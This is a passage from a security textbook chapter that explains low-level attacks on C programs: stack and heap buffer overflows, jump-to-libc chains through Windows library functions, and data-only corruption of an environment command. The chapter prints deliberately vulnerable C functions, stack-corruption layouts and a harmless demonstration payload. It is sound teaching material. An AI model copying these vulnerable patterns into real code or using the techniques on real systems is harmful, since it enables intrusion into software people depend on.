Low-Level Software Security by Example

30

Úlfar Erlingsson, Yves Younan, and Frank Piessens

Contents

Computers are often subject to external attacks that aim to control software behavior. Typically, such attacks arrive as data over a regular communication channel and, once resident in program memory, trigger pre-existing, low-level software vulnerabilities. By exploiting such flaws, these low-level attacks can subvert the execution of the software and gain control over its behavior. The combined effects of these attacks make them one of the most pressing challenges in computer security. As a result, in recent years, many mechanisms have been proposed for defending against these attacks.

This chapter aims to provide insight into low-level software attack and defense techniques by discussing four examples that are representative of the major types of attacks on C and C++ software, and four examples of defenses selected because of their effectiveness, wide applicability, and low enforcement overhead. Attacks and defenses are described in enough detail to be understood even by readers without a background in software security, and without a natural inclination for crafting malicious attacks.

Throughout, the attacks and defenses are placed in perspective by showing how they are both facilitated by the gap between the semantics of the high-level language of the software under attack, and the low-level semantics of machine code and the hardware on which the software executes.

30.1 Background

Software vulnerabilities are software bugs that can be triggered by an attacker with possibly disastrous consequences. This introductory section provides more background about such vulnerabilities, why they are so hard to eliminate, and how they can be introduced in a software system. Both attacking such vulnerabilities, and defending against such attacks depend on low-level details of the software and machine under attack, and this section ends with a note on the presentation of such low-level details in this chapter.

30.1.1 The Difficulty of Eliminating Low-Level Vulnerabilities

Figure 30.1 is representative of the attacks and defenses presented in this chapter. The attacks in Sect. 30.2 all exploit vulnerabilities similar to that in Fig. 30.1a, where a buffer overflow may be possible. For the most part, the defenses in Sect. 30.3 use techniques like those in Fig. 30.1b and prevent exploits by maintaining additional information, validating that information with runtime checks, and halting execution if such a check fails.

Unfortunately, unlike in Fig. 30.1, it is often not so straightforward to modify existing source code to use new, safer methods of implementing its functionality. For most code there may not be a direct correspondence between well-known, unsafe library functions and their newer, safer versions. Indeed, existing code can easily be unsafe despite not using any library routines, and vulnerabilities are often obscured by pointer arithmetic or complicated data-structure traversal. (To clarify this point, it is worth comparing the code in Fig. 30.1 with the code in Fig. 30.3, on p. 636, where explicit loops implement the same functionality.)

Furthermore, manual attempts to remove software vulnerabilities may give a false sense of security, since they do not always succeed and can sometimes introduce new bugs. For example, a programmer that intends to eliminate buffer overflows in the code of Fig. 30.1a might change the `strcpy` and `strcat` function calls as in Fig. 30.1b, but fail to initialize `t` to be the empty string at the start of the function. In this case, the `strcmp` comparison will be against the unmodified array `t`, if both strings `a` and `b` are longer than `MAX_LEN`.

Thus, a slight omission from Fig. 30.1b would leave open the possibility of an exploitable vulnerability as a result of the function reporting that the concatenation of the inputs strings is `"abc"`, even in cases when this is false. In particular, this may occur when, on entry to the function, the array `t` contains `"abc"` as a residual data value from a previous invocation of the function.

Low-level software security vulnerabilities continue to persist due to technical reasons, as well as practical engineering concerns such as the difficulties involved in modifying legacy software. The state of the art in eliminating these vulnerabilities makes use of code review, security testing, and other manual software engineering processes, as well as automatic analyses that can discover vulnerabilities [30.1]. Furthermore, best practice also acknowledges that some vulnerabilities are likely to remain, and make those vulnerabilities more difficult to exploit by applying defenses like those in this tutorial.

30.1.2 The Assumptions Underlying Software, Attacks, and Defenses

Programmers make many assumptions when creating software, both implicitly and explicitly. Some of these assumptions are valid, based on the semantics of the high-level language. For instance, C programmers may assume that execution does not start at an arbitrary place within a function, but at the start of that function.

```
int unsafe( char* a, char* b )
{
    char t[MAX_LEN];
    strcpy( t, a );
    strcat( t, b );
    return strcmp( t, "abc" );
}
```

(a) An unchecked C function

```
int safer( char* a, char* b )
{
    char t[MAX_LEN] = { '\0' };
    strcpy_s( t, _countof(t), a );
    strcat_s( t, _countof(t), b );
    return strcmp( t, "abc" );
}
```

(b) A safer version of the function

Fig. 30.1 Two C functions that both compare whether the concatenation of two input strings is the string "abc." The first, unchecked function (**a**) contains a security vulnerability if the inputs are untrusted. The second function (**b**) is not vulnerable in this manner, since it uses new C library functions that perform validity checks against the lengths of buffers. Modern compilers will warn about the use of older, less safe library functions, and strongly suggest the use of their newer variants

Programmers may also make questionable assumptions, such as about the execution environment of their software. For instance, software may be written without concurrency in mind, or in a manner that is dependent on the address encoding in pointers, or on the order of heap allocations. Any such assumptions hinder portability, and may result in incorrect execution when the execution environment changes even slightly.

Finally, programmers may make invalid, mistaken assumptions. For example, in C, programmers may assume that the `int` type behaves like a true, mathematical integer, or that a memory buffer is large enough for the size of the content it may ever need to hold. All of the above types of assumptions are relevant to low-level software security, and each may make the software vulnerable to attack.

At the same time, attackers also make assumptions, and low-level software attacks rely on a great number of specific properties about the hardware and software architecture of their target. Many of these assumptions involve details about names and the meaning of those names, such as the exact memory addresses of variables or functions and how they are used in the software. These assumptions also relate to the software's execution environment, such as the hardware instruction set architecture and its machine-code semantics. For example, the Internet worm of 1988 was successful in large part because of an attack that depended on the particulars of the commonly deployed VAX hardware architecture, the 4 BSD operating system, and the `fingerd` service. On other systems that were popular at the time, that same attack failed in a manner that only crashed the `fingerd` service, due to the differences in instruction sets and memory layouts [30.2]. In this manner, attack code is often fragile to the point where even the smallest change prevents the attacker from gaining control, but crashes the target software – effecting a denial-of-service attack.

Defense mechanisms also have assumptions, including assumptions about the capabilities of the attacker, about the likelihood of different types of attacks, about the properties of the software being defended, and about its execution environment. In the attacks and defenses that follow, a note will be made of the assumptions that apply in each case. Also, many defenses (including most of the ones in this tutorial) assume that denial-of-service is not the attacker's goal, and halt the execution of the target software upon the failure of runtime validity checks.

30.1.3 The Presentation of Technical Details

The presentation in this chapter assumes a basic knowledge of programming languages like C, and their compilation, as might be acquired in an introductory course on compilers. For the most part, relevant technical concepts are introduced when needed.

As well as giving a number of examples of vulnerable C software, this chapter shows many details relating to software execution, such as machine code and execution stack content. Throughout, the details shown will reflect software execution on one particular hardware architecture – a 32-bit x86, such as the IA-32 [30.3] – but demonstrate properties that also apply to most other hardware platforms. The examples show many concrete, hexadecimal values and in order to avoid confusion, the reader should remember that on the little-endian x86, when four bytes are displayed as a 32-bit integer value, their printed order will be reversed from the order of the bytes in memory. Thus, if the hexadecimal bytes `0xaa`, `0xbb`, `0xcc`, and `0xdd` occur in memory, in that order, then those bytes encode the 32-bit integer `0xddccbbaa`.

30.2 A Selection of Low-Level Attacks on C Software

This section presents four low-level software attacks in full detail and explains how each attack invalidates a property of target software written in the C language. The attacks are carefully chosen to be representative of four major classes of attacks: stack-based buffer overflows, heap-based buffer overflows, jump-to-`libc` attacks, and data-only attacks.

No examples are given below of a format-string attack or of an integer-overflow vulnerability. Format-string vulnerabilities are particularly simple to eliminate [30.4]; therefore, although they have received a great deal of attention in the past, they are no longer a significant, practical concern in well-engineered software. Integer-overflow vulnerabilities [30.5] do still exist, and are increasingly being exploited, but only as a first step towards attacks like those described below. In this section, Attack 4 is one example where an integer overflow might be the first step in the exploit crafted by the attacker.

As further reading, the survey of Pincus and Baker gives a good general overview of low-level software attacks like those described here [30.6].

30.2.1 Attack 1: Corruption of a Function Return Address on the Stack

It is natural for C programmers to assume that, if a function is invoked at a particular call site and runs to completion without throwing an exception, then that function will return to the instruction immediately following that same, particular call site.

Unfortunately, this may not be the case in the presence of software bugs. For example, if the invoked function contains a local array, or buffer, and writes into that buffer are not correctly guarded, then the return address on the stack may be overwritten and corrupted. In particular, this may happen if the software copies to the buffer data whose length is larger than the buffer size, in a *buffer overflow*.

Furthermore, if an attacker controls the data used by the function, then the attacker may be able to trigger such corruption, and change the function return address to an arbitrary value. In this case, when the function returns, the attacker can direct execution to code of their choice and gain full control over subsequent behavior of the software. Figures 30.2 and 30.3 show examples of C functions that are vulnerable to this attack. This attack, sometimes referred to as *return-address clobbering*, is probably the best known exploit of a low-level software security vulnerability; it dates back to before 1988, when it was used in the `fingerd` exploit of the Internet worm. Indeed, until about a decade ago, this attack was seen by many as the only significant low-level attack on software compiled from C and C++, and stack-based buffer overflow were widely considered a synonym for such attacks. More recently, this attack has not been as prominent, in part because other methods of attack have been widely publicized, but also in part because the underlying vulnerabilities that enable return-address clobbering are slowly being eliminated (e.g., through the adoption of newer, safer C library functions).

To give a concrete example of this attack, Fig. 30.4 shows a normal execution stack for the functions in Figs. 30.2 and 30.3, and Fig. 30.5 shows an execution

```
int is_file_foobar( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    strcpy( tmp, one );
    strcat( tmp, two );
    return strcmp( tmp, "file://foobar" );
}
```

Fig. 30.2 A C function that compares the concatenation of two input strings against "file://foobar." This function contains a typical stack-based buffer overflow vulnerability: if the input strings can be chosen by an attacker, then the attacker can direct machine-code execution when the function returns

```
int is_file_foobar_using_loops( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    char* b = tmp;
    for( ; *one != '\0'; ++one, ++b ) *b = *one;
    for( ; *two != '\0'; ++two, ++b ) *b = *two;
    *b = '\0';
    return strcmp( tmp, "file://foobar" );
}
```

Fig. 30.3 A version of the C function in Fig. 30.2 that copies and concatenates strings using pointer manipulation and explicit loops. This function is also vulnerable to the same stack-based buffer overflow attacks, even though it does not invoke `strcpy` or `strcat` or other C library functions that are known to be difficult to use safely

```
 address     content
0x0012ff5c 0x00353037 ; argument two pointer
0x0012ff58 0x0035302f ; argument one pointer
0x0012ff54 0x00401263 ; return address
0x0012ff50 0x0012ff7c ; saved base pointer
0x0012ff4c 0x00000072 ; tmp continues 'r' '\0' '\0' '\0'
0x0012ff48 0x61626f6f ; tmp continues 'o' 'o' 'b' 'a'
0x0012ff44 0x662f2f3a ; tmp continues ':' '/' '/' 'f'
0x0012ff40 0x656c6966 ; tmp array:    'f' 'i' 'l' 'e'
```

Fig. 30.4 A snapshot of an execution stack for the functions in Figs. 30.2 and 30.3, where the size of the `tmp` array is 16 bytes. This snapshot shows the stack just before executing the `return` statement. Argument `one` is "file://", and argument `two` is "foobar," and the concatenation of those strings fits in the `tmp` array. (Stacks are traditionally displayed with the lowest address at the bottom, as is done here and throughout this chapter)

```
 address     content
0x0012ff5c 0x00353037 ; argument two pointer
0x0012ff58 0x0035302f ; argument one pointer
0x0012ff54 0x00666473 ; return address     's' 'd' 'f' '\0'
0x0012ff50 0x61666473 ; saved base pointer 's' 'd' 'f' 'a'
0x0012ff4c 0x61666473 ; tmp continues      's' 'd' 'f' 'a'
0x0012ff48 0x61666473 ; tmp continues      's' 'd' 'f' 'a'
0x0012ff44 0x612f2f3a ; tmp continues      ':' '/' '/' 'a'
0x0012ff40 0x656c6966 ; tmp array:         'f' 'i' 'l' 'e'
```

Fig. 30.5 An execution-stack snapshot like that in Fig. 30.4, but where argument `one` is "file://" and argument `two` is "asdfasdfasdfasdf." The concatenation of the argument strings has overflowed the `tmp` array and the function return address is now determined by the last few characters of the `two` string

```
machine code
opcode bytes    assembly-language version of the machine code
  0xcd 0x2e          int 0x2e   ; system call to the operating system
  0xeb 0xfe       L: jmp L      ; a very short, direct infinite loop
```

Fig. 30.6 The simple attack payload used in this chapter; in most examples, the attacker's goal will be to execute this machine code. Of these four bytes, the first two are an x86 `int` instruction which performs a system call on some platforms, and the second two are an x86 `jmp` instruction that directly calls itself in an infinite loop. (Note that, in the examples, these bytes will sometimes be printed as the integer `0xfeeb2ecd`, with the apparent reversal a result of x86 little-endianness)

stack for the same code just after an overflow of the local array, potentially caused by an attacker that can choose the contents of the `two` string provided as input.

Of course, an attacker would choose their input such that the buffer overflow would not be caused by "asdfasdfasdfasdf," but another string of bytes. In particular, the attacker might choose `0x48`, `0xff`, and `0x12`, in order, as the final three character bytes of the `two` argument string, and thereby arrange for the function return address to have the value `0x0012ff48`. In this case, as soon as the function returns, the hardware instruction pointer would be placed at the second character of the `two` argument string, and the hardware would start executing the data found there (and chosen by the attacker) as machine code.

In the example under discussion, an attacker would choose their input data so that the machine code for an *attack payload* would be present at address `0x0012ff48`. When the vulnerable function returns, and execution of the attack payload begins, the attacker has gained control of the behavior of the target software. (The attack payload is often called *shellcode*, since a common goal of an attacker is to launch a "shell" command interpreter under their control.)

In Fig. 30.5, the bytes at `0x0012ff48` are those of the second to fifth characters in the string "asdfasdfasdfasdf" namely `'s'`, `'d'`, `'f'`, and `'a'`. When executed as machine code, those bytes do not implement an attack. Instead, as described in Fig. 30.6, an attacker might choose `0xcd`, `0x2e`, `0xeb`, and `0xfe` as a very simple attack payload.

Thus, an attacker might call the operating system to enable a dangerous feature, or disable security checks, and avoid detection by keeping the target software running (albeit in a loop).

Return-address clobbering as described above has been a highly successful attack technique. For example, in 2003 it was used to implement the Blaster worm, which affected a majority of Internet users [30.7]. In the case of Blaster, the vulnerable code was written using explicit loops, much as in Fig. 30.3. (This was one reason why the vulnerability had not been detected and corrected through automatic software analysis tools, or by manual code reviews.)

Attack 1: Constraints and Variants

Low-level attacks are typically subject to a number of such constraints, and must be carefully written to be compatible with the vulnerability being exploited.

For example, the attack demonstrated above relies on the hardware being willing to execute the data found on the stack as machine code. However, on some systems the stack is not executable, e.g., because those systems implement the defenses described later in this chapter. On such systems, an attacker would have to pursue a more indirect attack strategy, such as those described later, in Attacks 3 and 4.

Another important constraint applies to the above buffer-overflow attacks: the attacker-chosen data cannot contain null bytes, or zeros, since such bytes terminate the buffer overflow and prevent further copying onto the stack. This is a common constraint when crafting exploits of buffer overflows, and applies to most of the attacks in this chapter. It is so common that special tools exist for creating machine code for attack payloads that do not contain any embedded null bytes, newline characters, or other byte sequences that might terminate the buffer overflow (one such tool is Metasploit [30.8]).

There are a number of attack methods similar to return-address clobbering, in that they exploit stack-based buffer overflow vulnerabilities to target the function-invocation control data on the stack. Most of these variants add a level of indirection to the techniques described above. One notable attack variant corrupts the base pointer saved on the stack (see Figs. 30.4 and 30.5) and not the return address sitting above it. In this variant, the vulnerable function may return as expected to its caller function, but, when that caller itself returns, it uses a return address that has been chosen by the attacker [30.9]. Another notable variant of this attack targets C and C++ exception-handler pointers that reside on the stack, and ensures that the buffer overflow causes an exception – at which point a function pointer of the attacker's choice may be executed [30.10].

30.2.2 Attack 2: Corruption of Function Pointers Stored in the Heap

Software written in C and C++ often combines data buffers and pointers into the same data structures, or objects, with programmers making a natural assumption that the data values do not affect the pointer values. Unfortunately, this may not be the case in the presence of software bugs. In particular, the pointers may be corrupted as a result of an overflow of the data buffer, regardless of whether the data structures or objects reside on the stack, or in heap memory. Figure 30.7 shows C code with a function that is vulnerable to such an attack.

To give a concrete example of this attack, Fig. 30.8 shows the contents of the `vulnerable` data structure after the function in Fig. 30.7 has copied data into the `buff` array using the `strcpy` and `strcmp` library functions. Figure 30.8 shows three instances of the data structure contents: as might occur during normal processing, as might occur in an unintended buffer overflow, and, finally, as might occur during an attack. These instances can occur both when the data structure is allocated on the stack, and also when it is allocated on the heap.

In the last instance of Fig. 30.8, the attacker has chosen the two input strings such that the `cmp` function pointer has become the address of the start of the data structure. At that address, the attacker has arranged for an attack payload to be present. Thus, when the function in Fig. 30.7 executes the `return` statement, and invokes `s->cmp`, it transfers control to the start of the data structure, which contains data of the attacker's choice. In this case, the attack payload is the four bytes of machine code `0xcd`, `0x2e`, `0xeb`, and `0xfe` described in Fig. 30.6, and used throughout this chapter.

It is especially commonplace for C++ code to store object instances on the heap and to combine – within a single object instance – both data buffers

```
typedef struct _vulnerable_struct
{
    char buff[MAX_LEN];
    int (*cmp)(char*,char*);
} vulnerable;

int is_file_foobar_using_heap( vulnerable* s, char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    strcpy( s->buff, one );
    strcat( s->buff, two );
    return s->cmp( s->buff, "file://foobar" );
}
```

Fig. 30.7 A C function that sets a heap data structure as the concatenation of two input strings, and compares the result against “file://foobar” using the comparison function for that data structure. This function is vulnerable to a heap-based buffer overflow attack if an attacker can choose either or both of the input strings

```
           buff (char array at start of the struct)     cmp
address: 0x00353068 0x0035306c 0x00353070 0x00353074 0x00353078
content: 0x656c6966 0x662f2f3a 0x61626f6f 0x00000072 0x004013ce
```

(a) A structure holding “file://foobar” and a pointer to the `strcmp` function

```
           buff (char array at start of the struct)     cmp
address: 0x00353068 0x0035306c 0x00353070 0x00353074 0x00353078
content: 0x656c6966 0x612f2f3a 0x61666473 0x61666473 0x00666473
```

(b) After a buffer overflow caused by the inputs “file://” and “asdfasdfasdf”

```
           buff (char array at start of the struct)     cmp
address: 0x00353068 0x0035306c 0x00353070 0x00353074 0x00353078
content: 0xfeeb2ecd 0x11111111 0x11111111 0x11111111 0x00353068
```

(c) After a malicious buffer overflow caused by attacker-chosen inputs

Fig. 30.8 Three instances of the `vulnerable` data structure pointed to by `s` in Fig. 30.7, where the size of the `buff` array is 16 bytes. Both the address of the structure and its 20 bytes of content are shown. In the first instance (**a**), the buffer holds “file://foobar” and `cmp` points to the `strcmp` function. In the second instance (**b**), the pointer has been corrupted by a buffer overflow. In the third instance (**c**), an attacker has selected the input strings so that the buffer overflow has changed the structure data so that the simple attack payload of Fig. 30.6, will be executed

that may be overflowed and potentially exploitable pointers. In particular, C++ object instances are likely to contain *vtable pointers*: a form of indirect function pointers that allow dynamic dispatch of virtual member functions. As a result, C++ software may be particularly vulnerable to heap-based attacks [30.11].

Attack 2: Constraints and Variants

Heap-based attacks are often constrained by their ability to determine the address of the heap memory that is being corrupted, as can be seen in the examples above. This constraint applies in particular, to all indirect attacks, where a heap-based pointer-to-a-pointer is modified. Furthermore, the exact bytes of those addresses may constrain the attacker, e.g., if the exploited vulnerability is that of a string-based buffer overflow, in which case the address data cannot contain null bytes.

The examples above demonstrate attacks where heap-based buffer overflow vulnerabilities are exploited to corrupt pointers that reside within the same data structure or object as the data buffer that is overflowed. There are two important attack variants, not described above, where heap-based buffer overflows are used to corrupt pointers that reside in other structures or objects, or in the heap metadata.

In the first variant, two data structures or objects reside consecutively in heap memory, the initial one containing a buffer that can be overflowed, and the subsequent one containing a direct, or indirect, function pointer. Heap objects are often adjacent in memory like this when they are functionally related and are allocated in order, one immediately after the other. Whenever these conditions hold, attacks similar to the above examples may be possible, by overflowing the buffer in the first object and overwriting the pointer in the second object.

In the second variant, the attack is based on corrupting the metadata of the heap itself through a heap-based buffer overflow, and exploiting that corruption to write an arbitrary value to an arbitrary location in memory. This is possible because heap implementations contain doubly linked lists in their metadata. An attacker that can corrupt the metadata can thereby choose what is written where. The attacker can then use this capability to write a pointer to the attack payload in the place of any soon-to-be-used function pointer sitting at a known address.

30.2.3 Attack 3: Execution of Existing Code via Corrupt Pointers

If software does not contain any code for a certain functionality such as performing floating-point calculations, or making system calls to interact with the network, then the programmers may naturally assume that execution of the software will not result in this behavior, or functionality.

Unfortunately, for C or C++ software, this assumption may not hold in the face of bugs and malicious attacks, as demonstrated by attacks like those in this chapter. As in the previous two examples of attacks, the attacker may be able to cause arbitrary behavior by *direct code injection*: by directly modifying the hardware instruction pointer to execute machine code embedded in attacker-provided input data, instead of the original software. However, there are other means for an attacker to cause software to exhibit arbitrary behavior, and these alternatives can be the preferred mode of attack.

In particular, an attacker may find it preferable to craft attacks that execute the existing machine code of the target software in a manner not intended by its programmers. For example, the attacker may corrupt a function pointer to cause the execution of a library function that is unreachable in the original C or C++ source code written by the programmers – and should therefore, in the compiled software, be never-executed, dead code. Alternatively, the attacker may arrange for reachable, valid machine code to be executed, but in an unexpected order, or with unexpected data arguments.

This class of attacks is typically referred to as *jump-to-*`libc` or *return-to-*`libc` (depending on whether a function pointer or return address is corrupted by the attacker), because the attack often involves directing execution towards machine code in the `libc` standard C library.

Jump-to-`libc` attacks are especially attractive when the target software system is based on an architecture where input data cannot be directly executed as machine code. Such architectures are becoming commonplace with the adoption of the defenses such as those described later in this chapter. As a result, an increasingly important class of attacks is *indirect code injection*: the selective execution of the target software's existing machine code in a manner that enables attacker-chosen input data to be subsequently executed as machine code. Figure 30.9 shows a C function that is vulnerable to such an attack.

The function in Fig. 30.9 actually contains a stack-based buffer overflow vulnerability that can be exploited for various attacks, if an attacker is able to choose the number of input integers, and their contents. In particular, attackers can perform return-address clobbering, as described in Attack 1. However, for this particular function, an attacker can also corrupt the comparison-function pointer `cmp` before it is passed to `qsort`. In this case, the attacker can gain control of machine-code execution at the point where `qsort` calls its copy of the corrupted `cmp` argument. Figure 30.10 shows the machine code in the `qsort` library function where this, potentially corrupted function pointer is called.

To give a concrete example of a jump-to-`libc` attack, consider the case when the function in Fig. 30.9 is executed on some versions of the Microsoft Windows operating system. On these systems, the `qsort` function is implemented as shown in Fig. 30.10 and the memory address `0x7c971649` holds the four bytes of executable machine code, as shown in Fig. 30.11.

On such a system, the buffer overflow may leave the stack looking like that shown in the "malicious overflow contents" column of Fig. 30.12. Then, when the `qsort` function is called, it is passed a copy of the corrupted `cmp` function-pointer argument, which points to a *trampoline* found within existing, executable machine code. This trampoline is

```
int median( int* data, int len, void* cmp )
{
    // must have 0 < len <= MAX_INTS
    int tmp[MAX_INTS];
    memcpy( tmp, data, len*sizeof(int) );   // copy the input integers
    qsort( tmp, len, sizeof(int), cmp );    // sort the local copy
    return tmp[len/2];                      // median is in the middle
}
```

Fig. 30.9 A C function that computes the median of an array of input integers by sorting a local copy of those integers. This function is vulnerable to a stack-based buffer overflow attack, if an attacker can choose the set of input integers

```
...
push   edi              ; push second argument to be compared onto the stack
push   ebx              ; push the first argument onto the stack
call   [esp+comp_fp]    ; call comparison function, indirectly through a pointer
add    esp, 8           ; remove the two arguments from the stack
test   eax, eax         ; check the comparison result
jle    label_lessthan   ; branch on that result
...
```

Fig. 30.10 Machine code fragment from the `qsort` library function, showing how the comparison operation is called through a function pointer. When `qsort` is invoked in the `median` function of Fig. 30.9, a stack-based buffer overflow attack can make this function pointer hold an arbitrary address

```
              machine code
  address     opcode bytes   assembly-language version of the machine code
0x7c971649     0x8b 0xe3      mov esp, ebx    ; change the stack location to ebx
0x7c97164b     0x5b           pop ebx         ; pop ebx from the new stack
0x7c97164c     0xc3           ret             ; return based on the new stack
```

Fig. 30.11 Four bytes found within executable memory, in a system library. These bytes encode three machine-code instructions that are useful in the crafting of jump-to-`libc` attacks. In particular, in an attack on the `median` function in Fig. 30.9, these three instructions may be called by the `qsort` code in Fig. 30.10, which will change the stack pointer to the start of the local `tmp` buffer that has been overflowed by the attacker

the code found at address `0x7c971649`, which is shown in Fig. 30.11. The effect of calling the trampoline is to, first, set the stack pointer `esp` to the start address of the `tmp` array, (which is held in register `ebx`), second, read a new value for `ebx` from the first integer in the `tmp` array, and, third, perform a return that changes the hardware instruction pointer to the address held in the second integer in the `tmp` array.

The attack subsequently proceeds as follows. The stack is "unwound" one stack frame at a time, as functions return to return addresses. The stack holds data, including return addresses, that has been chosen by the attacker to encode function calls and arguments. As each stack frame is unwound, the return instruction transfers control to the start of a particular, existing library function, and provides that function with arguments.

Figure 30.13 shows, as C source code, the sequence of function calls that occur when the stack is unwound. The figure shows both the name and address of the Windows library functions that are invoked, as well as their arguments. The effect of these invocations is to create a new, writable page of executable memory, to write machine code of the attacker's choice to that page, and to transfer control to that attack payload.

After the trampoline code executes, the hardware instruction pointer address is `0x7c809a51`, which is the start of the Windows library function `VirtualAlloc`, and the address in the stack pointer is `0x0012ff10`, the third integer in the `tmp` array in Fig. 30.12. As a result, when `VirtualAlloc` returns, execution will continue at address `0x7c80978e`, which is the start of the Windows library function

stack address	normal stack contents	benign overflow contents	malicious overflow contents	
0x0012ff38	0x004013e0	0x1111110d	0x7c971649	; cmp argument
0x0012ff34	0x00000001	0x1111110c	0x1111110c	; len argument
0x0012ff30	0x00353050	0x1111110b	0x1111110b	; data argument
0x0012ff2c	0x00401528	0x1111110a	0xfeeb2ecd	; return address
0x0012ff28	0x0012ff4c	0x11111109	0x70000000	; saved base pointer
0x0012ff24	0x00000000	0x11111108	0x70000000	; tmp final 4 bytes
0x0012ff20	0x00000000	0x11111107	0x00000040	; tmp continues
0x0012ff1c	0x00000000	0x11111106	0x00003000	; tmp continues
0x0012ff18	0x00000000	0x11111105	0x00001000	; tmp continues
0x0012ff14	0x00000000	0x11111104	0x70000000	; tmp continues
0x0012ff10	0x00000000	0x11111103	0x7c80978e	; tmp continues
0x0012ff0c	0x00000000	0x11111102	0x7c809a51	; tmp continues
0x0012ff08	0x00000000	0x11111101	0x11111101	; tmp buffer starts
0x0012ff04	0x00000004	0x00000040	0x00000040	; memcpy length argument
0x0012ff00	0x00353050	0x00353050	0x00353050	; memcpy source argument
0x0012fefc	0x0012ff08	0x0012ff08	0x0012ff08	; memcpy destination arg.

Fig. 30.12 The address and contents of the stack of the `median` function of Fig. 30.9, where `tmp` is eight integers in size. Three versions of the stack contents are shown, as it would appear just after the call to `memcpy`: a first for input data of the single integer zero, a second for a benign buffer overflow of consecutive integers starting at `0x11111101`, and a third for a malicious jump-to-`libc` attack that corrupts the comparison function pointer to make `qsort` call address `0x7c971649` and the machine code in Fig. 30.11

```
// call a function to allocate writable, executable memory at 0x70000000
VirtualAlloc(0x70000000, 0x1000, 0x3000, 0x40); // function at 0x7c809a51

// call a function to write the four-byte attack payload to 0x70000000
InterlockedExchange(0x70000000, 0xfeeb2ecd);     // function at 0x7c80978e

// invoke the four bytes of attack payload machine code
((void (*)())0x70000000)();                      // payload at 0x70000000
```

Fig. 30.13 The jump-to-`libc` attack activity caused by the maliciously corrupted stack in Fig. 30.12, expressed as C source code. As the corrupted stack is unwound, instead of returning to call sites, the effect is a sequence of function calls, first to functions in the standard Windows library `kernel32.dll`, and then to the attack payload

`InterlockedExchange`. Finally, the InterlockedExchange function returns to the address `0x70000000`, which at that time holds the attack payload machine code in executable memory.

(This attack is facilitated by two Windows particulars: all Windows processes load the library `kernel32.dll` into their address space, and the Windows calling convention makes library functions responsible for popping their own arguments off the stack. On other systems, the attacker would need to slightly modify the details of the attack.)

Attack 3: Constraints and Variants

A major constraint on jump-to-`libc` attacks is that the attackers must craft such attacks with a knowledge of the addresses of the target-software machine code that is useful to the attack. An attacker may have difficulty in reliably determining these addresses, for instance because of variability in the versions of the target software and its libraries, or because of variability in the target software's execution environment. Artificially increasing this variability is a useful defense against many types of such attacks, as discussed later in this chapter.

Traditionally, jump-to-`libc` attacks have targeted the `system` function in the standard system libraries, which allows the execution of an arbitrary command with arguments, as if typed into a shell command interpreter. This strategy can also be taken in the above attack example, with a few simple changes. However, an attacker may prefer indirect code injection, because it requires launching no new processes or accessing any executable files, both of which may be detected or prevented by system defenses.

For software that may become the target of jump-to-`libc` attacks, one might consider eliminating any fragment of machine code that may be useful to the attacker, such as the trampoline code shown in Fig. 30.11. This can be difficult for many practical reasons. For instance, it is difficult to selectively eliminate fragments of library code while, at the same time, sharing the code memory of dynamic libraries between their instances in different processes; however, eliminating such sharing would multiply the resource requirements of dynamic libraries. Also, it is not easy to remove data constants embedded within executable code, which may form instructions useful to an attacker. (Examples of such data constants include the jump tables of C and C++ `switch` statements.)

Those difficulties are compounded on hardware architectures that use variable-length sequences of opcode bytes for encoding machine-code instructions. For example, on some versions of Windows, the machine code for a system call is encoded using a two-byte opcode sequence, `0xcd`, `0x2e`, while the five-byte sequence `0x25`, `0xcd`, `0x2e`, `0x00`, and `0x00` corresponds to an arithmetic operation (the operation `and eax, 0x2ecd`, in x86 assembly code). Therefore, if an instruction for this particular `and` operation is present in the target software, then jumping to its second byte can be one way of performing a system call. Similarly, any x86 instruction, including those that read or write memory, may be executed through a jump into the middle of the opcode-byte sequence for some other x86 machine-code instruction.

Indeed, for x86 Linux software, it has been recently demonstrated that it is practical for elaborate jump-to-`libc` attacks to perform arbitrary functionality while executing *only* machine-code found embedded within other instructions [30.12]. Much as in the above example, these elaborate attacks proceed through the unwinding of the stack, but they may also "rewind" the stack in order to encode loops of activity. However, unlike in the above example, these elaborate attacks may allow the attacker to achieve their goals without adding any new, executable memory or machine code the to target software under attack.

Attacks like these are of great practical concern. For example, the flaw in the `median` function of Fig. 30.9 is in many ways similar to the recently discovered "animated cursor vulnerability" in Windows [30.13]. Despite existing, deployed defenses, that vulnerability is subject to a jump-to-`libc` attack similar to that in the above example.

30.2.4 Attack 4: Corruption of Data Values that Determine Behavior

Software programmers make many natural assumptions about the integrity of data. As one example, an initialized global variable may be assumed to hold the same, initial value throughout the software's execution, if it is never written by the software. Unfortunately, for C or C++ software, such assumptions may not hold in the presence of software bugs, and this may open the door to malicious attacks that corrupt the data that determine the software's behavior.

Unlike the previous attacks in this chapter, data corruption may allow the attacker to achieve their goals without diverting the target software from its expected path of machine-code execution – either directly or indirectly. Such attacks are referred to as *data-only attacks* or *non-control-data attacks* [30.14]. In some cases, a single instance of data corruption can be sufficient for an attacker to achieve their goals. Figure 30.14 shows an example of a C function that is vulnerable to such an attack.

As a concrete example of a data-only attack, consider how the function in Fig. 30.14 makes use of the environment string table by calling the `getenv` routine in the standard C library. This routine returns the string that is passed to another standard routine, `system`, and this string argument determines what external command is launched. An attacker that is able to control the function's two integer inputs is able to write an arbitrary data value to a nearly arbitrary location in memory. In particular, this attacker is able to corrupt the table of the environment strings to launch an external command of their choice.

Figure 30.15 gives the details of such an attack on the function in Fig. 30.14, by selectively showing the address and contents of data and code memory. In this case, before the attack, the environment string table is an array of pointers starting at address `0x00353610`. The first pointer in that table is shown in Fig. 30.15, as are its contents: a string that gives a path to the "all users profile." In a correct execution of the function, some other pointer in the environment string table would be to a string,

```
void run_command_with_argument( pairs* data, int offset, int value )
{
    // must have offset be a valid index into data
    char cmd[MAX_LEN];
    data[offset].argument = value;
    {
        char valuestring[MAX_LEN];
        itoa( value, valuestring, 10 );
        strcpy( cmd, getenv("SAFECOMMAND") );
        strcat( cmd, " " );
        strcat( cmd, valuestring );
    }
    data[offset].result = system( cmd );
}
```

Fig. 30.14 A C function that launches an external command with an argument value, and stores in a data structure that value and the result of the command. If the offset and value can be chosen by an attacker, then this function is vulnerable to a data-only attack that allows the attacker to launch an arbitrary external command

```
 address     attack command string data as integers       as characters
0x00354b20  0x45464153 0x4d4d4f43 0x3d444e41 0x2e646d63  SAFECOMMAND=cmd.
